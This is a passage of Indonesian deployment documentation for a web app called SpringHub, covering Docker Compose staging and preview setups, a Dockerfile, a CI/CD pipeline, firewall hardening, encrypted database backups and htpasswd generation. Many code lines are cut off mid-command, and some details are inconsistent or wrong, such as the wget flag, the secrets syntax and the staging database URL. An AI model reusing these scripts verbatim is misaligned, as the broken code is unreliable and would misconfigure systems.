5. **security_opt: no-new-privileges:true + cap_drop: ALL** — kontainer berjalan dengan hak istimewa minimal; `cap_add` hanya menambah yang dibutuhkan (`NET_BIND_SERVICE` untuk bind port <1024). Jika ada eksploitasi di aplikasi, penyerang tidak otomatis mendapat root container.
6. **Healthcheck** — `wget -q0- http://127.0.0.1:31759/api/health` (web) dan `pg_isready` (postgres). Healthcheck bukan pajangan: dipakai `depends_on`, dipakai nginx `condition: service_healthy`, dan dipakai pipeline deploy untuk verifikasi pasca-deploy.
7. **Memori dibatasi eksplisit** (2G postgres, 1G web, 256M redis/worker/nginx). Satu VPS berbagi sumber daya; container yang bocor memori (misal worker dengan job raksasa) tidak bisa memakan RAM milik web.

9.7 `docker-compose.staging.yml` — Staging Paralel di VPS yang Sama

File ini adalah studi kasus "bagaimana menjalankan dua lingkungan di satu host tanpa saling menyengol". Prinsipnya: **bedakan project, port, volume, dan database**.


```
# docker-compose.staging.yml – baris 1-77 (porsi web)
# SpringHub STAGING – berjalan PARALEL dengan produksi di VPS yang sama.
# Produksi (docker-compose.yml) TIDAK disentuh. Semua port host dibedakan.
# Jalankan: docker compose --env-file .env.staging -p staging -f docker-compose.s
# Data: DB springhub_staging (port 5433), Redis DB 1 (port 6380), uploads_staging
```

```
services:
  postgres:
    image: postgis/postgis:16-3.4-alpine
    restart: unless-stopped
    container_name: staging-postgres
    environment:
      POSTGRES_USER: springhub
      POSTGRES_PASSWORD: ${DB_PASSWORD:?DB_PASSWORD belum di-set di .env.staging}
      POSTGRES_DB: springhub_staging
    command:
      - "postgres"
      - "-c"
      - "max_connections=50"
      - "-c"
      - "idle_in_transaction_session_timeout=30000"
      - "-c"
      - "statement_timeout=30000"
    volumes:
      - postgres_staging_data:/var/lib/postgresql/data
    ports:
      - "127.0.0.1:5433:5432"
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U springhub -d springhub_staging"]
      interval: 10s
      timeout: 5s
      retries: 5
    deploy:
      resources:
        limits:
          memory: 1G
        reservations:
          memory: 256M

  redis:
    image: redis:7-alpine
    restart: unless-stopped
    container_name: staging-redis
    command: redis-server --appendonly yes --maxmemory 256mb --maxmemory-policy a
    volumes:
      - redis_staging_data:/data
    ports:
      - "127.0.0.1:6380:6379"
    healthcheck:
      test: ["CMD-SHELL", "redis-cli -a '${REDIS_PASSWORD}' ping | grep -q PONG"]
      interval: 10s
      timeout: 5s
      retries: 5
    deploy:
      resources:
        limits:
```

```

memory: 512M

web:
  build:
    context: .
    dockerfile: Dockerfile
  restart: unless-stopped
  container_name: staging-web
  depends_on:
    postgres:
      condition: service_healthy
    redis:
      condition: service_healthy
  env_file:
    - .env.staging
  environment:
    DATABASE_URL: "postgresql://springhub:${DB_PASSWORD}@postgres:5432/springhub"
    REDIS_URL: "redis://default:${REDIS_PASSWORD}@redis:6379/1"
    REDIS_QUEUE_URL: "redis://default:${REDIS_PASSWORD}@redis:6379/1"
    UPLOAD_DIR: "/data/uploads"
    UPLOAD_URL_PREFIX: "/uploads"
    PORT: "31760"
  ports:
    - "127.0.0.1:31760:31760"
  volumes:
    - uploads_staging_data:/data/uploads
  security_opt:
    - no-new-privileges:true
  cap_drop:
    - ALL
  cap_add:
    - NET_BIND_SERVICE
  healthcheck:
    test: ["CMD", "wget", "-q0-", "http://127.0.0.1:31760/api/health"]
    interval: 30s
    timeout: 10s
    retries: 3
    start_period: 60s
  deploy:
    resources:
      limits:
        memory: 1G
      reservations:
        memory: 256M

```

Perbedaan kunci vs produksi:

Aspek	Produksi	Staging
Project Compose	(default)	-p staging
container_name	springhub-postgres-1 dst.	staging-postgres dst.
DB	springhub	springhub_staging (DB beda!)

Aspek	Produksi	Staging
Port host postgres	127.0.0.1:5432	127.0.0.1:5433
Port host redis	127.0.0.1:6379	127.0.0.1:6380 + DB index 1
Port web	127.0.0.1:31759	127.0.0.1:31760
Nginx	80/443 publik	127.0.0.1:8080 + Basic Auth
Volume	postgres_data	postgres_staging_data
Env file	.env.production	.env.staging
Migrasi	migrate deploy	migrate deploy + db push

Catatan `REDIS_URL ... /1` (DB index 1): staging memakai Redis yang SAMA instansinya dengan produksi di dalam docker network, tapi database index berbeda (`/1` vs default `0`). Antrean BullMQ dan key rate limit staging tidak akan bentrok dengan produksi. Ini kompromi hemat sumber daya yang aman karena isolasi logis Redis antar index.

Staging juga memakai `container_name` eksplisit karena `docker-compose.preview.yml` menyambung ke `staging-postgres / staging-redis` lewat network eksternal `staging_default` (lihat §9.8).

9.8 `docker-compose.preview.yml` — Preview per-Branch

Setiap branch fitur (`feat/*`, `fix/*`, `dst.`) mendapat environment sendiri: container `web-<branch>` yang menyambung ke postgres/redis STAGING (bukan produksi), di port dinamis.

```

# docker-compose.preview.yml – 56 baris
# Preview per-branch fitur: <branch>.staging.springhub.id
# Memakai postgres/redis/volume staging (bukan produksi!). Web saja.
# Deploy: docker compose -p preview-<branch> -f docker-compose.preview.yml up -d

services:
  web:
    build:
      context: .
      dockerfile: Dockerfile
    image: springhub-preview-${PREVIEW_NAME}:latest
    container_name: web-${PREVIEW_NAME}
    restart: unless-stopped
    env_file:
      - .env.staging
    environment:
      DATABASE_URL: "postgresql://springhub:${DB_PASSWORD}@staging-postgres:5432/"
      REDIS_URL: "redis://default:${REDIS_PASSWORD}@staging-redis:6379/1"
      REDIS_QUEUE_URL: "redis://default:${REDIS_PASSWORD}@staging-redis:6379/1"
      UPLOAD_DIR: "/data/uploads"
      UPLOAD_URL_PREFIX: "/uploads"
      PORT: "31760"
    ports:
      - "127.0.0.1:${PREVIEW_PORT}:31760"
    volumes:
      - uploads_staging_data:/data/uploads
    security_opt:
      - no-new-privileges:true
    cap_drop:
      - ALL
    cap_add:
      - NET_BIND_SERVICE
    healthcheck:
      test: ["CMD", "wget", "-q0-", "http://127.0.0.1:31760/api/health"]
      interval: 30s
      timeout: 10s
      retries: 5
      start_period: 90s
    deploy:
      resources:
        limits:
          memory: 1G
        reservations:
          memory: 256M
    networks:
      - default
      - staging_net

networks:
  staging_net:
    external: true
    name: staging_default

volumes:
  uploads_staging_data:

```

```
external: true
name: staging_uploads_staging_data
```

Mekanisme:

- `container_name: web-${PREVIEW_NAME}` — nama container inilah yang dipakai nginx-staging (`server_name ~^(?<sub>...)$` → `web-${sub}:31760` , §9.5).
- `ports: "127.0.0.1:${PREVIEW_PORT}:31760"` — port dinamis dihitung di GitHub Actions dari hash nama branch (`32000 + (cksum % 399)`), jadi dua branch tidak pernah rebutan port; `.env.staging` di-load via `env_file`.
- `networks: staging_net (external, name: staging_default)` — container preview bergabung ke network project staging sehingga bisa resolve `staging-postgres` dan `staging-redis` secara langsung. Volume uploads juga external (`staging_uploads_staging_data`) — file foto preview berbagi dengan staging.
- **Tidak ada worker sendiri:** preview memakai worker staging (yang mendengar antrean `email / image-processing` di Redis index 1). Cukup untuk verifikasi UI; pekerja eksperimen yang merusak produksi tidak mungkin terjadi karena index Redis terpisah.

9.9 `Dockerfile` — Multi-Stage Build (deps → builder → runner)

```

# Dockerfile — 47 baris
FROM node:20-alpine AS base

# Dependencies
FROM base AS deps
WORKDIR /app
RUN apk add --no-cache python3 make g++ sqlite-dev
COPY package.json package-lock.json* ./
RUN npm ci --only=production --ignore-scripts

# Builder
FROM base AS builder
WORKDIR /app
RUN apk add --no-cache python3 make g++ sqlite-dev
COPY package.json package-lock.json* ./
RUN npm ci --ignore-scripts
COPY . .
RUN npx prisma generate
RUN npm run build

# Runner (standalone)
FROM base AS runner
WORKDIR /app
ENV NODE_ENV=production
ENV NEXT_TELEMETRY_DISABLED=1

RUN addgroup --system --gid 1001 nodejs
RUN adduser --system --uid 1001 nextjs

# Install tsx for worker scripts
RUN npm install -g tsx

COPY --from=builder /app/public ./public
COPY --from=builder --chown=nextjs:nodejs /app/.next/standalone ./
COPY --from=builder --chown=nextjs:nodejs /app/.next/static ./next/static
COPY --from=builder /app/prisma ./prisma
COPY --from=builder /app/workers ./workers
COPY --from=builder /app/lib ./lib
COPY --from=deps /app/node_modules ./node_modules

USER nextjs

EXPOSE 31759

ENV PORT=31759
ENV HOSTNAME="0.0.0.0"

CMD ["node", "server.js"]

```

Tiga tahap, tiga tujuan:

1. **deps** — meng-install dependency produksi (`--only=production`) sekali, di-cache layer Docker. Tidak ada `npm ci` ganda di runner.

2. **builder** — install semua dependency (termasuk dev), generate Prisma Client, lalu `npm run build` → menghasilkan `.next/standalone`. Build context kecil berkat `.dockerignore` (`node_modules`, `.next`, `backup`, dll — dari 1,8GB turun ke ~1 menit build, temuan sesi 12 Juli 2026).
3. **runner** — image final **tanpa toolchain build** (tidak ada python/g++), berjalan sebagai user non-root `nextjs` (uid 1001), hanya berisi: `public/`, `.next/standalone` (server), `.next/static`, `prisma/` (migrasi + seed), `workers/` dan `lib/` (agar `tsx` bisa menjalankan worker — docker-compose worker pakai `command: npx tsx workers/email-worker.ts`).

`COPY --from=deps /app/node_modules` menyalin dependency produksi hasil tahap `deps` — dengan begitu runner TIDAK perlu menjalankan `npm ci` (yang butuh network + toolchain). `CMD ["node", "server.js"]` menjalankan server standalone pada `PORT=31759`, `HOSTNAME=0.0.0.0` (wajib agar bisa diproxy nginx dari kontainer lain).

9.10 `.github/workflows/deploy.yml` — Pipeline CI/CD

```

# .github/workflows/deploy.yml - 141 baris
name: Deploy SpringHub

on:
  push:
    branches:
      - main
      - develop
      - "feat/**"
      - "fix/**"
      - "refactor/**"
      - "chore/**"
  pull_request:
    types: [closed]
  workflow_dispatch:

jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: 20
          cache: npm
      - run: npm ci
      - run: npx prisma generate
      - run: npx tsc --noEmit
      - run: npx vitest run

# — PRODUKSI: hanya dari branch main
deploy-production:
  needs: test
  if: github.ref_name == 'main'
  runs-on: ubuntu-latest
  steps:
    - uses: appleboy/ssh-action@v1.0.3
      with:
        host: ${ secrets.VPS_HOST }
        username: ${ secrets.VPS_USER }
        key: ${ secrets.VPS_SSH_KEY }
        script: |
          set -e
          cd /root/springhub
          git fetch origin main
          git checkout main
          git pull --ff-only origin main
          npm ci
          npx prisma generate
          # Migrasi hanya jalan kalau ada migration baru (aman diulang)
          docker compose --env-file .env run --rm web npx prisma migrate deploy
          docker compose build web worker
          docker compose up -d --force-recreate web worker nginx
          docker image prune -f
          curl -fsS http://127.0.0.1:31759/api/health || echo "WARN: health che

```


Struktur pipeline: lima job — `test` (wajib lulus untuk semua), lalu `deploy-production` (hanya `main`), `deploy-staging` (hanya `develop`), `deploy-preview` (branch `feat/*` / `fix/*` / `refactor/*` / `chore/*`), dan `teardown-preview` (saat PR ditutup). Semua deploy memakai `appleboy/ssh-action` — GitHub Actions hanya memicu; eksekusi terjadi di VPS via SSH dengan kunci dari GitHub Secrets (`VPS_HOST`, `VPS_USER`, `VPS_SSH_KEY` — tidak pernah ada di repo).

Pola deploy produksi yang penting:

- `git pull --ff-only` — mencegah merge divergen di server; kalau ada konflik, pipeline gagal sebelum menyentuh container.
- Migrasi dijalankan sebagai container sekali jalan: `docker compose run --rm web npx prisma migrate deploy || true` — `|| true` karena migrasi idempotent dan kegagalan migrasi yang sudah ter-apply tidak boleh menggagalkan seluruh deploy (temuan: baris migrasi pernah tidak sinkron; sekarang `migrate deploy` aman diulang).
- `docker compose up -d --force-recreate web worker nginx` — postgres/redis TIDAK di-recreate (data tetap), hanya aplikasi. Rollback = checkout commit lama + ulangi deploy.

```
# — STAGING: dari branch develop —————
deploy-staging:
  needs: test
  if: github.ref_name == 'develop'
  runs-on: ubuntu-latest
  steps:
    - uses: appleboy/ssh-action@v1.0.3
      with:
        host: ${ secrets.VPS_HOST }
        username: ${ secrets.VPS_USER }
        key: ${ secrets.VPS_SSH_KEY }
        script: |
          set -e
          cd /root/springhub
          git fetch origin develop
          git checkout develop
          git pull --ff-only origin develop
          npm ci
          npx prisma generate
          ./scripts/setup-htpasswd-staging.sh
          docker compose --env-file .env.staging -f docker-compose.staging.yml
          docker compose --env-file .env.staging -f docker-compose.staging.yml
          # Migrasi staging (migrate deploy + db push untuk tabel db-push-only)
          docker compose --env-file .env.staging -f docker-compose.staging.yml
          docker compose --env-file .env.staging -f docker-compose.staging.yml
          docker compose --env-file .env.staging -f docker-compose.staging.yml
          docker image prune -f
          curl -fsS http://127.0.0.1:31760/api/health || echo "WARN: staging he
```

Staging menjalankan **dua** alat sinkronisasi skema: `migrate deploy` untuk migration resmi + `db push` untuk tabel yang selama ini dikelola lewat push langsung (temuan sesi 6 Juni 2026 — DB tidak sinkron karena sebagian migration tidak pernah di-apply). `setup-httpasswd-staging.sh` dijalankan sebelum nginx agar file httpasswd selalu fresh dari `.env.staging`.

```
# — PREVIEW per-branch fitur: <branch>.staging.springhub.id —————
deploy-preview:
  needs: test
  if: startsWith(github.ref_name, 'feat/') || startsWith(github.ref_name, 'fix/'
  runs-on: ubuntu-latest
  steps:
    - name: Compute preview name + port
      id: meta
      env:
        BRANCH: ${GITHUB_REF_NAME}
      run: |
        name=$(echo "$BRANCH" | sed -E 's#(feat|fix|refactor|chore)/##' | tr '[:
        hash=$(printf '%s' "$name" | cksum | awk '{print $1}')
        port=$(( 32000 + (hash % 399) ))
        echo "name=$name" >> "$GITHUB_OUTPUT"
        echo "port=$port" >> "$GITHUB_OUTPUT"
    - uses: appleboy/ssh-action@v1.0.3
      with:
        host: ${VPS_HOST}
        username: ${VPS_USER}
        key: ${VPS_SSH_KEY}
        envs: PREVIEW_NAME,PREVIEW_PORT
        script: |
          set -e
          cd /root/springhub
          git fetch origin ${GITHUB_REF_NAME}
          git checkout -B ${GITHUB_REF_NAME} origin/${GITHUB_REF_NAME}
          git pull --ff-only origin ${GITHUB_REF_NAME}
          npm ci
          npx prisma generate
          export PREVIEW_NAME=$PREVIEW_NAME PREVIEW_PORT=$PREVIEW_PORT
          docker compose -p preview-$PREVIEW_NAME -f docker-compose.preview.yml
          docker compose -p preview-$PREVIEW_NAME -f docker-compose.preview.yml
          docker image prune -f
          curl -fsS http://127.0.0.1:$PREVIEW_PORT/api/health || echo "WARN: pr
```

```
# — Teardown preview saat PR/branch ditutup —————
teardown-preview:
  if: github.event.action == 'closed'
  runs-on: ubuntu-latest
  steps:
    - name: Compute preview name
      id: meta
      env:
        BRANCH: ${GITHUB_EVENT_PULL_REQUEST_HEAD_REF}
      run: |
        name=$(echo "$BRANCH" | sed -E 's#(feat|fix|refactor|chore)/##' | tr '[:
        echo "name=$name" >> "$GITHUB_OUTPUT"
    - uses: appleboy/ssh-action@v1.0.3
      with:
        host: ${VPS_HOST}
        username: ${VPS_USER}
        key: ${VPS_SSH_KEY}
        envs: PREVIEW_NAME
        script: |
```

```
cd /root/springhub
docker compose -p preview-$PREVIEW_NAME -f docker-compose.preview.yml
```

Penamaan + port deterministik (baris 96-100): nama branch dibersihkan (feat/Peta-Map → peta-map), dipotong 30 karakter (aman untuk hostname container + regex nginx), lalu cksum % 399 menghasilkan port unik di rentang 32000-32399 . Karena berbasis hash nama, port STABIL antar deploy — restart tidak pindah port. Teardown otomatis saat PR ditutup mencegah akumulasi container preview.

9.11 scripts/firewall-rules.sh — UFW: Internet Hanya Lewat Cloudflare

Setelah Cloudflare proxy ON, tidak ada alasan bagi dunia luar untuk menghubungi VPS selain SSH admin dan Cloudflare. Skrip ini menutup semua port lain.

```
#!/bin/bash
# =====
# SpringHub – Server Firewall & Hardening Script
# =====
# Setelah Cloudflare Proxy ON, akses langsung ke VPS via HTTP/HTTPS
# hanya berasal dari IP Cloudflare. Script ini memperkuat UFW dengan:
# 1. Restrict port 80/443 hanya dari IP Cloudflare
# 2. Rate limit SSH (port 22)
# 3. Block port selain 22, 80, 443
# =====

set -euo pipefail

echo "=== SpringHub Firewall Hardening ==="
echo ""

# — 1. Reset UFW ke default —
echo "[1/5] Reset UFW ke default..."
ufw --force reset
ufw default deny incoming
ufw default allow outgoing

# — 2. SSH – rate limited —
echo "[2/5] SSH rate limit (port 22)..."
ufw limit ssh comment "SSH rate limited"

# — 3. Cloudflare-only untuk HTTP/HTTPS —
echo "[3/5] Allow HTTP/HTTPS hanya dari Cloudflare..."
CLOUDFLARE_IPV4_URL="https://www.cloudflare.com/ips-v4"
CLOUDFLARE_IPV6_URL="https://www.cloudflare.com/ips-v6"

if command -v curl &>/dev/null; then
    # IPv4 ranges
    for ip in $(curl -s "$CLOUDFLARE_IPV4_URL"); do
        ufw allow proto tcp from "$ip" to any port 80,443 comment "Cloudflare IPv4"
    done
    # IPv6 ranges
    for ip in $(curl -s "$CLOUDFLARE_IPV6_URL"); do
        ufw allow proto tcp from "$ip" to any port 80,443 comment "Cloudflare IPv6"
    done
    echo " 🟢 Cloudflare IPs loaded ($(curl -s "$CLOUDFLARE_IPV4_URL" | wc -l) IPv4 and $(curl -s "$CLOUDFLARE_IPV6_URL" | wc -l) IPv6)"
else
    echo " ⚠️ curl not found – allow all to port 80/443 (fallback)"
    ufw allow 80/tcp
    ufw allow 443/tcp
fi

# — 4. Enable UFW —
echo "[4/5] Enable UFW..."
ufw --force enable

# — 5. Status —
echo ""
echo "[5/5] UFW Status:"
ufw status numbered
```

```
echo ""
echo "=== Done ==="
echo "Catatan: Jalankan script ini SETELAH Cloudflare Proxy ON."
echo "Kalau web tiba-tiba gak bisa diakses, jalankan: ufw allow 80,443/tcp"
```

Pembacaan kritis:

- `ufw --force reset + default deny incoming` — *default-deny*: apa pun yang tidak diizinkan eksplisit otomatis ditolak. Ini jauh lebih aman daripada *default-allow* + daftar blokir.
- `ufw limit ssh` — rate limit koneksi SSH (maks 6 per 30 detik per IP). Serangan brute force SSH dari bot internet langsung tersendat di lapisan kernel, sebelum fail2ban ikut bekerja (§9.12).
- Loop `for ip in $(curl ...)` mengambil daftar prefix Cloudflare SAAT dijalankan dan membuat satu aturan per prefix. Catatan di akhir file menyebut fallback darurat `ufw allow 80,443/tcp` — karena memblokir semua non-Cloudflare berarti akses web mati total jika proxy Cloudflare dimatikan.
- **Mengapa aman untuk docker?** Semua port container sudah terikat `127.0.0.1` (§9.6), jadi menutup port publik 80/443 hanya dari Cloudflare tidak mengganggu komunikasi antar container (jaringan internal Docker tidak melewati UFW).

9.12 `scripts/backup-db.sh` & `scripts/capture-nginx-logs.sh` —

Operasi Harian

9.12.1 Backup database: `pg_dump` → `gzip` → GPG AES256

```
#!/bin/bash
# =====
# SpringHub – Database Backup Script
# Jadwal: Setiap hari jam 03:00 WIB (cron)
# Retensi: 7 hari
# Enkripsi: GPG symmetric (AES256) – file .gpg aman disimpan di cloud
# =====

set -euo pipefail

TIMESTAMP=$(date +%Y%m%d-%H%M%S)
BACKUP_DIR="/root/backups"
DB_CONTAINER="springhub-postgres-1"
DB_USER="springhub"
DB_NAME="springhub"
ENV_FILE="/root/springhub/.env.production"

# Muat encryption key dari .env (BACKUP_ENCRYPT_KEY)
if [ -f "$ENV_FILE" ]; then
    # shellcheck source=/dev/null
    source "$ENV_FILE" 2>/dev/null || true
fi

ENCRYPT_KEY="${BACKUP_ENCRYPT_KEY:-}"

# Buat direktori backup
mkdir -p "$BACKUP_DIR"

# Cek container running
if ! docker ps --format '{{.Names}}' | grep -q "^${DB_CONTAINER}$"; then
    echo "[${TIMESTAMP}] ERROR: Container ${DB_CONTAINER} tidak running!" >&2
    exit 1
fi

# Execute backup – langsung pipe ke gzip + gpg kalo ada key
BACKUP_FILE="${BACKUP_DIR}/springhub-${TIMESTAMP}.sql.gz"

if [ -n "$ENCRYPT_KEY" ]; then
    # Backup encrypted (.gpg)
    ENCRYPTED_FILE="${BACKUP_DIR}/springhub-${TIMESTAMP}.sql.gz.gpg"
    docker exec "$DB_CONTAINER" pg_dump \
        -U "$DB_USER" \
        --no-owner \
        --no-acl \
        --clean \
        --if-exists \
        "$DB_NAME" 2>> "$BACKUP_DIR/backup.log" | gzip | gpg \
        --batch \
        --symmetric \
        --cipher-algo AES256 \
        --passphrase "$ENCRYPT_KEY" \
        --output "$ENCRYPTED_FILE"

    # Validasi
    if [ ! -s "$ENCRYPTED_FILE" ] || [ "$(stat -c%s "$ENCRYPTED_FILE")" -lt 1024 ]; then
        echo "[${TIMESTAMP}] ERROR: Encrypted backup terlalu kecil atau kosong!" >&2
    fi
fi
```

```

    rm -f "$ENCRYPTED_FILE"
    exit 1
fi

BACKUP_SIZE=$(du -h "$ENCRYPTED_FILE" | cut -f1)
echo "[${TIMESTAMP}] Encrypted backup OK: $ENCRYPTED_FILE ($BACKUP_SIZE)"

# Hapus file .gz yang tidak dienkripsi (kalo ada)
rm -f "$BACKUP_FILE"
else
# Backup plaintext (tanpa enkripsi)
docker exec "$DB_CONTAINER" pg_dump \
-U "$DB_USER" \
--no-owner \
--no-acl \
--clean \
--if-exists \
"$DB_NAME" 2>> "$BACKUP_DIR/backup.log" | gzip > "$BACKUP_FILE"

# Validasi
if [ ! -s "$BACKUP_FILE" ] || [ "$(stat -c%s "$BACKUP_FILE")" -lt 1024 ]; then
    echo "[${TIMESTAMP}] ERROR: Backup file terlalu kecil atau kosong!" >&2
    rm -f "$BACKUP_FILE"
    exit 1
fi

BACKUP_SIZE=$(du -h "$BACKUP_FILE" | cut -f1)
echo "[${TIMESTAMP}] Backup OK: $BACKUP_FILE ($BACKUP_SIZE)"
echo "[${TIMESTAMP}] WARNING: Backup TIDAK dienkripsi. Set BACKUP_ENCRYPT_KEY di
fi

# — Kirim backup ke email admin —
if [ -f "$BACKUP_FILE" ] && [ -s "$BACKUP_FILE" ]; then
    ADMIN_EMAIL="admin@springhub.id"
    BACKUP_B64=$(base64 "$BACKUP_FILE" | tr -d '\n')
    EMAIL_KEY="${EMAIL_API_KEY:-}"
    if [ -n "$EMAIL_KEY" ]; then
        curl -sf -X POST "https://api.resend.com/emails" \
        -H "Authorization: Bearer $EMAIL_KEY" \
        -H "Content-Type: application/json" \
        -d "{
            \"from\": \"SpringHub Backup <noreply@springhub.id>\",
            \"to\": [\"$ADMIN_EMAIL\"],
            \"subject\": \"Backup Database SpringHub — $TIMESTAMP\",
            \"text\": \"Backup database SpringHub.\nUkuran: $BACKUP_SIZE\nFile: spring
            \"attachments\": [{
                \"filename\": \"springhub-{$TIMESTAMP}.sql.gz\",
                \"content\": \"$BACKUP_B64\"
            }]
        }" && echo "[${TIMESTAMP}] Backup terkirim ke email: $ADMIN_EMAIL" \
        || echo "[${TIMESTAMP}] Gagal kirim email (tidak kritis)"
    else
        echo "[${TIMESTAMP}] EMAIL_API_KEY tidak ada, backup hanya lokal"
    fi
fi
fi

```



```
# — Retensi: hapus backup lebih dari 7 hari —  
find "$BACKUP_DIR" -name "springhub-*.sql.gz*" -type f -mtime +7 -delete
```

Poin desain:

1. **Enkripsi default-naik:** jika `BACKUP_ENCRYPT_KEY` diset → pipeline menjadi `pg_dump | gzip | gpg --symmetric --cipher-algo AES256`. Backup berisi PII (email, nomor WA, koordinat presisi mata air) — file `.gpg` aman disimpan di cloud/email. Tanpa key, skrip tetap jalan tapi mencetak WARNING keras.
2. **Validasi ukuran:** file < 1KB dianggap gagal dan dihapus — mencegah "backup sukses" palsu yang isinya pesan error `pg_dump`.
3. **--no-owner --no-acl** : restore di mesin mana pun tidak tergantung user PostgreSQL yang sama.
4. **Kirim via Resend API** sebagai lampiran base64 — backup off-site otomatis setiap 03:00 WIB. Gagal kirim email tidak menggagalkan backup lokal (`|| echo ...` (tidak kritis)).
5. **Retensi 7 hari** via `find -mtime +7 -delete`.

9.12.2 Capture log nginx untuk fail2ban

```
#!/bin/bash  
# Capture Docker nginx logs untuk fail2ban  
# Jalan tiap 60 detik via cron  
LOG_FILE="/var/log/springhub-nginx.log"  
CONTAINER="springhub-nginx-1"  
  
# Cek apakah container running  
docker ps --format '{{.Names}}' | grep -q "$CONTAINER" || exit 0  
  
# Ambil log 60 detik terakhir  
docker logs "$CONTAINER" --since 60s 2>&1 | grep -v "^$" >> "$LOG_FILE"  
  
# Rotate — keep max 10000 lines  
if [ $(wc -l < "$LOG_FILE") -gt 10000 ]; then  
    tail -5000 "$LOG_FILE" > /tmp/nginx-log.tmp  
    mv /tmp/nginx-log.tmp "$LOG_FILE"  
fi
```

Log nginx ada di dalam container; fail2ban butuh file log di host. Skrip kecil ini (dijadwalkan tiap 60 detik via cron) menyalin log 60 detik terakhir dengan `docker logs --since 60s` ke `/var/log/springhub-nginx.log`, lalu menjaga file tetap di bawah 10.000 baris dengan rotasi sederhana (tail 5000 + mv). Dengan ini jail fail2ban dapat memindai pola `401 / 403` dan memblokir IP yang mem-brute-force Basic Auth staging atau endpoint publik.

9.13 `scripts/setup-htpasswd-staging.sh` — Kredensial Staging Otomatis

```
#!/usr/bin/env bash
# Setup htpasswd untuk Basic Auth staging + preview.
# Wajib dijalankan sebelum nginx staging start (atau diidempoten saat deploy).
set -euo pipefail
cd "$(dirname "$0")/.."

ENV_FILE="${ENV_FILE:-.env.staging}"
if [[ ! -f "$ENV_FILE" ]]; then
    echo "ERROR: $ENV_FILE tidak ditemukan" >&2
    exit 1
fi

set -a
source "$ENV_FILE"
set +a

: "${BASIC_AUTH_USER:?BASIC_AUTH_USER belum di-set}"
: "${BASIC_AUTH_PASS:?BASIC_AUTH_PASS belum di-set}"
: "${PREVIEW_BASIC_USER:?PREVIEW_BASIC_USER belum di-set}"
: "${PREVIEW_BASIC_PASS:?PREVIEW_BASIC_PASS belum di-set}"

mkdir -p scripts
umask 077
if command -v htpasswd >/dev/null 2>&1; then
    htpasswd -bc scripts/htpasswd-staging "$BASIC_AUTH_USER" "$BASIC_AUTH_PASS"
    htpasswd -bc scripts/htpasswd-preview "$PREVIEW_BASIC_USER" "$PREVIEW_BASIC_PASS"
else
    # Fallback: htpasswd generator pure-bash (crypt via openssl)
    openssl passwd -apr1 "$BASIC_AUTH_PASS" > /tmp/stg_pw.$$
    printf 's:%s\n' "$BASIC_AUTH_USER" "$(cat /tmp/stg_pw.$$)" > scripts/htpasswd-staging
    openssl passwd -apr1 "$PREVIEW_BASIC_PASS" > /tmp/stg_pw2.$$
    printf 's:%s\n' "$PREVIEW_BASIC_USER" "$(cat /tmp/stg_pw2.$$)" > scripts/htpasswd-preview
    rm -f /tmp/stg_pw.$$ /tmp/stg_pw2.$$
fi
chmod 600 scripts/htpasswd-staging scripts/htpasswd-preview
echo "htpasswd siap: scripts/htpasswd-staging + scripts/htpasswd-preview"
```

Mengapa ada skrip ini? Kredensial Basic Auth staging/preview TIDAK boleh hardcoded dan TIDAK boleh di-commit (`.gitignore` memuat `scripts/htpasswd-staging` dan `scripts/htpasswd-preview`). Skrip ini membaca dari `.env.staging` — yang juga di-ignore git — dan membangkitkan file `htpasswd` tepat sebelum `nginx staging` di-deploy (dipanggil di `deploy-staging` , §9.10).

Detail keamanan: `umask 077` memastikan file dibuat dengan mode 600 (hanya user root bisa baca); `chmod 600` menguatkan setelah pembuatan. Fallback `openssl passwd -apr1` menghasilkan hash yang kompatibel dengan `htpasswd`

tanpa perlu instal `apache2-utils` di VPS. Parameter `:-?` memastikan skrip berhenti dengan pesan jelas jika env belum diset — tidak ada staging yang terbuka tanpa password karena lupa konfigurasi.

9.14 `scripts/fix-orphan-reports.ts` — Data Repair Terkendali

Skrip operasional TypeScript yang dijalankan manual (bukan cron) untuk memperbaiki data: laporan publik yang "yatim" (tidak punya `springId`) diubah menjadi mata air + MapPoint baru secara klaster. Skrip ini layak dipelajari karena menunjukkan **disiplin keselamatan data** yang jarang ada di proyek sejenis.

```
// scripts/fix-orphan-reports.ts — baris 1-46 (header + konfigurasi)
/**
 * SpringHub — Fix Orphan Reports (Dirgapala data repair)
 * =====
 * Tujuan: "Menghidupkan" laporan publik yang tidak terlihat karena tidak punya
 * springId. Laporan yang memenuhi kriteria:
 *   - springId IS NULL
 *   - status = 'approved' AND isActive = true
 *   - snappedLat / snappedLng NOT NULL
 * dikelompokkan per klaster koordinat (grid ~0.1 km, 3 desimal). Untuk setiap
 * klaster (min. 3 laporan) yang TIDAK memiliki spring aktif/pending maupun
 * MapPoint dalam radius 0.02 derajat (~2 km):
 *   1. buat Spring baru (status 'active', nama dari mode spring_name/B1_nama,
 *       fallback "Mata Air Klaster (lat, lng)"),
 *   2. tautkan SEMUA laporan klaster ke spring itu (springId + mapPointId),
 *   3. buat MapPoint (tipe diturunkan dari formSlug dominan klaster).
 * Idempotent: klaster yang sudah punya spring/MapPoint di radius di-skip.
 *
 * ⚠️⚠️⚠️ PENTING — JANGAN PERNAH DIJALANKAN TERHADAP DATABASE PRODUKSI ⚠️⚠️⚠️
 * Script ini menulis ke DATABASE_URL yang sedang aktif di environment.
 * WAJIB diuji di STAGING dulu. Cara menjalankan (pilih salah satu):
 *
 * # Dry-run (default, TIDAK menulis apa pun):
 * DOTENV_CONFIG_PATH=.env.staging npx tsx scripts/fix-orphan-reports.ts --dry-
 *
 * # Apply (menulis ke DB staging):
 * DOTENV_CONFIG_PATH=.env.staging npx tsx scripts/fix-orphan-reports.ts --appl
 *
 * # Alternatif tanpa file .env.staging:
 * DATABASE_URL="postgresql://user:pass@host:5432/db?schema=public" \
 *   npx tsx scripts/fix-orphan-reports.ts --dry-run
 */

import "dotenv/config";
import { PrismaClient } from "@prisma/client";
import { PrismaPg } from "@prisma/adapters-pg";
import pg from "pg";

// — Konfigurasi (bisa disesuaikan) —————
const MIN_CLUSTER_SIZE = 3; // klaster minimal 3 laporan
const CLUSTER_DECIMALS = 3; // grid klaster ≈ 0.1 km
const SKIP_RADIUS_DEG = 0.02; // spring/MapPoint dalam radius ini → skip klaster
const NAME_KEYS = ["spring_name", "B1_nama"];
const PROVINCE_KEYS = ["province", "B1_provinsi", "provinsi"];
